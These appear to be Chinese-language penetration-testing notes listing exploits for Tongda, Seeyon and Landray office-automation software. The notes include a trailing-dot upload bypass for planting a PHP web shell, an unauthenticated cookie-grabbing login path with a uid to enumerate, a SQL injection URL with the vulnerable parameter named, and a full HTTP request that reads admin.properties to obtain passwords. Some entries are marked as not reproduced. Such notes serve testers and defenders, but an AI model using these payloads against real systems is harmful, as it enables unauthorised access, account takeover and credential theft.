📁 资源 📁 安全网站 📁 安全博客 📁 安全社区 📁 公司 📁 信息收集 📁 好文 📁 github收集 📁 新建文件夹

您没有设置“电子邮件外发默认邮箱”, 请联系管理员重置密码

← → ↻ 🏠 127.0.0.1:8081/ispirit/retrieve_pwd.php?username=123 🌐 ☆

📁 资源 📁 安全网站 📁 安全博客 📁 安全社区 📁 公司 📁 信息收集 📁 好文 📁 github收集 📁 新建文件夹

用户不存在

upload.php 后台任意文件上传漏洞


影响版本:

- ✓ 通达OA v11.2

点击 组织 -> 系统管理员 -> 上传附件




抓包使用 windows 的绕过方法 shell.php -> shell.php.



✅ 2112为目录

- ✓ 302851174为拼接的文件名
- ✓ 最后的shell名字为 302851174.shell.php



在线用户登录漏洞

影响版本：通达OA v11.7

访问如下路径，将返回的Set-Cookie 中的Cookie参数值，使用此cookie可以进行无账号密码登录。


```
1 /mobile/auth_mobi.php?isAvatar=1&uid=1&P_VER=0
```

Plain Text 复制代码

参数uid代表用户，可以借此来遍历用户。

如果页面时空白的，则说明管理员在线，即可以利用

如果显示RELOGIN，则不可以利用



upsharestatus 后台SQL注入漏洞

漏洞影响：

✓ 通达OA <= v11.9

未复现

update.php 后台文件包含命令执行漏洞

漏洞影响

✓ 通达OA < v11.8

未复现

致远OA

ajax.do文件上传漏洞

判断是否存在漏洞，访问如下路径

<http://xxx.xxx.xxx.xxx/seeyon/thirdpartyController.do.css/../../ajax.do>

如果出现下面的异常结果：

java.lang.NullPointerException:null

则可能存在漏洞

htmlofficeservlet getshell 漏洞

访问如下路径：

/seeyon/htmlofficeservlet

如果出现下图所示的内容，则表示可能存在漏洞



蓝凌OA

kmlmeetingRes.do 后台SQL注入漏洞

未复现

注入路径：

https://xxx.xxx.xxx.xxx/km/imeeting/km_imeeting_res/kmImeetingRes.do?contentType=json&method=listUse&orderby=1&ordertype=down&s_ajax=true

注入参数为orderby

custom.jsp 任意文件读取漏洞

未复现

访问路径：/sys/ui/extend/varkind/custom.jsp

数据包：

Plain Text |  复制代码

```
1  POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
2  Host: ip:port
3  User-Agent: Go-http-client/1.1
4  Content-Length: 60
5  Content-Type: application/x-www-form-urlencoded
6  Accept-Encoding: gzip
7
8  var={"body":{"file":"/WEB-INF/KmssConfig/admin.properties"}}
```

如果有password返回，则证明漏洞存在。